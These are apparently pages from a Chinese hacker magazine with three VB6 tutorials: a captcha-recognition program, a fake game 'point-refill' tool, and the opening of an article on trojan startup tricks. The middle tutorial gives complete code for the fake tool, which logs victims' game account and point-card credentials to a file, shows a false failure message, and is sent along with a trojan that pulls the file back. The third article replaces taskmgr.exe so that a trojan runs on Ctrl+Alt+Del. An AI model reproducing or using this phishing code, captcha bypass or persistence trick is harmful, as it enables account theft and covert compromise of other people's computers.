Box控件组成，从左到右排列其下标由0到34。是不是数量有些惊人呢？继续往下看，后面我会慢慢解释的。单击菜单栏“工程”→“部件”→“控件选项卡”→选择“Microsoft Common Dialog Control 6.0 (SP6)”控件，单击“确定”，在Form1上添加CommonDialog1控件，其它控件的主要属性如图3所示，程序主窗体Form1窗口的样式布局如图4所示，总算是完成程序界面的设计了，小菜我已经有些成就感了。

控件名称	控件类型	属性名	属性值
Command1	命令按钮	Caption	打开
Command2	命令按钮	Caption	放大分析
Command3	命令按钮	Caption	验证码识别
Label1	标签	Caption	验证码是：
Picture15	图片框	AutoSize	True
		BoderStyle	0 - None

图3




图4


紧接着就来到了绕不过去的也是最难的程序代码部分了，讲解一下程序代码吧，打开按钮Command1的功能，也就是调用CommonDialog1控件，从而实现打开文件，其具体代码如下：

```
Private Sub Command1_Click()  '打开
 CommonDialog1.FileName = ""  '清空文件名
 CommonDialog1.Filter="Images(*.bmp;*.jpg;*gif)|*.bmp;*.jpg;*.gif|Icons (*.ico;*.cur)|*.ico;*.cur"  '可显示的文件类型
 CommonDialog1.ShowOpen  '显示打开文件对话框
 If CommonDialog1.FileName <> "" Then Picture15.Picture = LoadPicture(CommonDialog1.FileName)  '如果文件名不为空就让Picture15图片框打开
 Command2_Click  '执行command2的Click事件
End Sub
```


下面介绍一下图像放大按钮Command2的代码，虽然说不是真的放大但是小菜我觉得“图像放大”这个标题放在这里还是比较合适的。前面我提到的那些惊人数量的Picture Box图片框就是留在这里用的，Command2代码的作用就是把Picture15图片中的每一个像素的颜色值，对应的传递并且显示在Picture0到Picture13控件数组中，从而实现类似图片放大的效果。“Picture15.Width 1”和“Picture15.Height 1”都是因为下标实际是从零开始的，故此处需要减去1。


```
Private Sub Command2_Click()  '放大分析
Dim i, j As Integer  '定义循环变量
Dim c1 As Long  '定义变量
Form1.ScaleMode = 3
Picture15.ScaleMode = 3
 For i = 0 To Picture15.Width - 1
  For j = 0 To Picture15.Height - 1
   c1 = Picture15.Point(i, j)  '将Picture15对应像素的颜色值传递给c1变量
   '按行显示，并把Picture15的颜色值传递给对应的控件
   If j = 0 Then Picture0(i).BackColor = c1
   If j = 1 Then Picture1(i).BackColor = c1
   If j = 2 Then Picture2(i).BackColor = c1
   If j = 3 Then Picture3(i).BackColor = c1
   If j = 4 Then Picture4(i).BackColor = c1
   If j = 5 Then Picture5(i).BackColor = c1
   If j = 6 Then Picture6(i).BackColor = c1
   If j = 7 Then Picture7(i).BackColor = c1
   If j = 8 Then Picture8(i).BackColor = c1
   If j = 9 Then Picture9(i).BackColor = c1
   If j = 10 Then Picture10(i).BackColor = c1
   If j = 11 Then Picture11(i).BackColor = c1
   If j = 12 Then Picture12(i).BackColor = c1
   If j = 13 Then Picture13(i).BackColor = c1
  Next
 Next
End Sub
```

小菜我怀着无比激动而又忐忑不安的心情，按下了键盘上的F5运行了程序，依次打开先前的五组验证码图片，这时程序窗体显示出了一幅由数字组成的类似点阵图的奇怪的东西，我抱着好奇的心情保存了下来，如图5。其实这就是验证码图片放大后的样子，小菜我脑中灵光一现，突然间就有了思路，这难道就是程序本天成，妙手偶得之吗？呵呵，还是说说具体的思路吧！


图5

不知大家有没有注意到每一幅验证码图片中的每一个数字的头都是从同一行开始显示的，并且4的顶上是1个小黑格，5的顶上是5个小黑格，7的顶上是6个小黑格，0、1、9的顶上是两个小黑格，2、3、8、6的顶上是四个小黑格，由于4、5、7这三个数字字符顶上的小黑格个数各不相同，都是独立的可以直接识别，对于剩余的那些小黑格数量相同的数字字符，我们完全可以通过设立识别点来依次加以区分！可以将0、1、9划为一组进行整理，如图6，图中标记为1和2就是我设立的识别点，这样一来通过在图中标记的1号识别点，以此点颜色是不是黑色为判断依据，如果是黑色则可以判断是字符1，如果不是黑色则可以排除是1的可能，这样就可以判断是字符0或者是9，再根据2号识别点来分辨是0还是9。同理2、3、8、6也划为一个组，如图7。


图6


图7

此图中的3个标记就是用来识别此组数字的，接下来就是最最核心的验证码识别代码了，它的代码就潜藏在验证码识别按钮的鼠标单击事件中，具体代码如下：

```
Private Sub Command3_Click()  '验证码识别
Dim i As Integer  '定义循环变量
Dim j As Integer  '定义计数器变量
Dim x1, x2 As Integer  '坐标
Dim f As Integer  '定义标志变量
Dim str As String
j = 0  '初始化计数器变量
f = 0  '初始化标志变量
Form1.ScaleMode = 3
Picture15.ScaleMode = 3
For i = 1 To Picture15.Width - 2
 If Picture15.Point(i, 2) <= 8388607 Then
  If f = 0 Then
   x1 = i
```

```
            f = 1
        Else
            x2 = i
        End If
    i = i + 1
    Else
        If  f = 1  Then
'******************以下是识别4、5、7******************
If  i = 1  Then str = str + "4"  '如果是1个黑格就输出4
If  i = 5  Then str = str + "5"  '如果是5个黑格就输出5
If  i = 6  Then str = str + "7"  '如果是6个黑格就输出7
'******************以下是识别1、9、0******************
            If  i = 2  Then
                If  Picture15.Point(x2, 3) <= 8388607  Then
                    str = str + "1"
                Else
If  Picture15.Point(x2 + 1, 6) <= 8388607  Then
                        str = str + "9"
                    Else
                        str = str + "0"
                    End If
                End If
            End If
'******************以下是识别3、2、8、6******************
            If  i = 4  Then
                If  Picture15.Point(x1, 11) <= 8388607  Then
                    str = str + "3"
                Else
If  Picture15.Point(x2 + 1, 5) <= 8388607  Then
                        str = str + "2"
                    Else
If  Picture15.Point(x2 + 1, 4) <= 8388607  Then
                            str = str + "8"
                        Else
                            str = str + "6"
                End If
                    End If
                End If
            End If
        End If
        f = 0  '重置标志
        i = 0  '清空计数器
    End If
Next
Label1.Caption = "验证码是：" + str  '输出验证码结果
End Sub
```

通过上面的代码，可以清晰的看出程序的主体是使用For循环嵌套多组If分支语句来构造并实现的，利用循环从Picture15第2行左起第1像素开始直到第2行第“Picture15.Width - 2”个像素，逐一判断其颜色，并根据对应的分支语句执行相应的代码。那为什么循环变量i要从1开始，循环终值是“Picture15.Width 2”呢？其实原因很简单，我们结合着上图5，就可以比较明显的看到每张图片验证码的四周都围绕着一个黑框，编程的时候会带来干扰，所以要略过这个黑框，因为其左右各占一个方格，所以就使用“Picture15.Width 2”，并设置循环变量i初值为1，这样就可以略过去了。为什么代码中有那么多的“<= 8388607”呢？这是由于Windows操作系统以及VB6.0所支持的颜色域大的惊人，颜色取值是可以从十六进制00000000到十六进制00FFFFFF的，这就导致我们肉眼本来看来只有黑白两色图片验证码，但在如黑与黑之间相差几个颜色值的时候，肉眼是根本分辨不出来的，但计算机却可以一丝不苟的分辨出来！既然没有其它颜色，只是黑白程度之间的差异，那我们就采用折中的办法将颜色值十六进制00FFFFFF转化为十进制为16777215，再将此数除以2直接去掉小数部分得到8388607这个中间值，设定小于等于8388607就认定为黑色，大于的认定为白色。

至此验证码识别程序就编写完成了，请各位读者自行测试，小菜我的一些拙见也唠叨完了，让高手们见笑了，如果大家还有什么不明白或不理解的地方，可以到黑客X档案的论坛发帖来与我讨论。

（本文所涉及到的验证码识别源程序和验证码测试图片已收录到光盘中）

使用VB来打造盗号小工具

文章难易度：★★★
文章简述：使用VB来编写一个假冒的游戏刷点工具，借此来骗取别人的游戏帐号或是游戏点卡号

随风而逝

本人小菜一个，由于没有哪个师傅愿意收俺，所以一切都要自力更生，还好有X论坛，不然我的技术恐怕连菜鸟都不如。在黑道上混的无论是小菜还是大鸟，都知道木马吧！以前用木马盗号还好些，可现在就不一样了，那些游戏啊、QQ啊什么的，在登录的时候密码都受到了保护，好不容易抓到只肉鸡，一脸兴奋的开启键盘记录，可是查看结果时才发现原来只记录到了帐号，甚至是什么也记录不到，面对这种情况，许多小菜都非常苦恼吧！咱们没钱，雇不起好马，但是咱们有脑子，可以自己想办法啊！小菜我最近就有了个好办法——制作一个假冒的刷点外挂程序。

首先打开VB，新建立一个工程，其界面如图1所示，然后




图1




图2

输入代码：

```
Private Sub Command1_Click()
Form1.Hide
Form2.Show

End Sub

Private Sub Command2_Click()
Form1.Hide
Form3.Show
End Sub
```

为了制作的更像一点，我设置了“试用”和“注册”两种方式，事实上我们根本就不需要注册，只是做个样子而已，所以对它就不必进行太多的编辑了，如图2。当然，我们也要设置好让别人注册不了，而只能点试用。

现在对“试用”进行编程，首先要确认我们需要假冒哪些游戏，我只设置了三种，分别是盛大系列，世纪天成系列和腾讯系列，如果大家需要的话，还可以添加更多的，如图3。设置好窗体的HIDE和SHOW的关联，然后就可以对正式要用的窗体

进行编辑了，先画好各种控件，如图4，设置好后就可以进行代码编辑了：




图3




图4

```
Private Sub Command1_Click()
If Text1.Text = "" Then
MsgBox "信息输入不完整!请验证后重新输入!!", vbOKOnly + vbInformation, "刷点提示"
ElseIf Text2.Text = "" Then
MsgBox "信息输入不完整!请验证后重新输入!!", vbOKOnly + vbInformation, "刷点提示"
Else
Open "C:\Program Files\" & "\盛大系列.txt" For Append As #1
Print #1, Text1.Text
Print
Print #1, Text2.Text
Print
Print #1, Text3.Text
Print
Print #1, Text4.Text
Close #1
MsgBox "您提供的信息错误或网络繁忙! 本次刷点失败! ", vbOKOnly + vbInformation, "刷点提示"
End If
End Sub
Private Sub Command2_Click()
Shell "explorer.exe " & "http://361bb.cn/"
End Sub
Private Sub Form_Load()
MsgBox "没有点卡帐号和密码也可以刷点，但是每次只能刷1-5块钱的点卷! ", vbOKOnly + vbInformation, "刷点提示"
End Sub
```

在按钮的代码一中，之所以要添加对文本框1和文本框2的信息有无确认，是为了保证别人不能空点按钮，至于窗体的提示信息，可有可无，只是为了迷惑别人，对于上面的代码大家也可以对相关的信息进行修改。

使用同样的方法，我们再把程序代码写到其它的刷点窗体里去，然后替换ICO图标，最后就可以生成EXE文件了，大家来看一下我的测试效果，分别如图5，图6，图7，图8所示。



图5



图6




图7




图8


怎么样？输入的信息都记录到了吧！而且这个程序也绝对不会被杀毒软件查杀的，因为是我们自己编写的嘛。大家需要注意的是，在帐号等信息输入后点"开始刷点"要做个伪装，提示刷点失败，因为我们本来编写这个小程序就不是为了刷点外挂，而是为了盗号的，只有这样才不会引起别人的怀疑，大家可以设置几句迷惑的话。

至于如何使用就很简单了，把程序和木马发给别人，假装好心的告诉他如何搞，然后我们使用木马的文件查找功能就可以提取这个文本文件到本机来研究了，运气好的话不仅可以盗到游戏帐号，还有可能得到点卡帐号和密码哟！

（文章中涉及到的程序源文件，ICO图标资源以及编译好的测试程序，已经收录在了光盘中）

反弹木马编写之木马另类启动（上）
多重关联启动

无敌小龙



遥想前几年，木马的启动方式推陈出新，层出不穷，可惜到了现在，居然沦落到了不外乎注册表启动和服务启动。本文我就带给大家一些新鲜的木马启动方法，也算是为你的木马启动添加一层保护锁吧。

一、奇妙的任务管理器关联启动法

在C:\WINDOWS\system32（WindowsXP系统）目录中，我们会看到一个名为taskmgr.exe的文件，这个就是任务管理器

文件，如果我们把这个exe文件替换成我们自己的文件，后果又会如何呢？

答案是：当我们同时按下CTRL+ALT+DEL组合键时，就会执行我们的木马程序。有了这个思路，我们就开始编写程序代码，首先给出程序的界面，如图1。

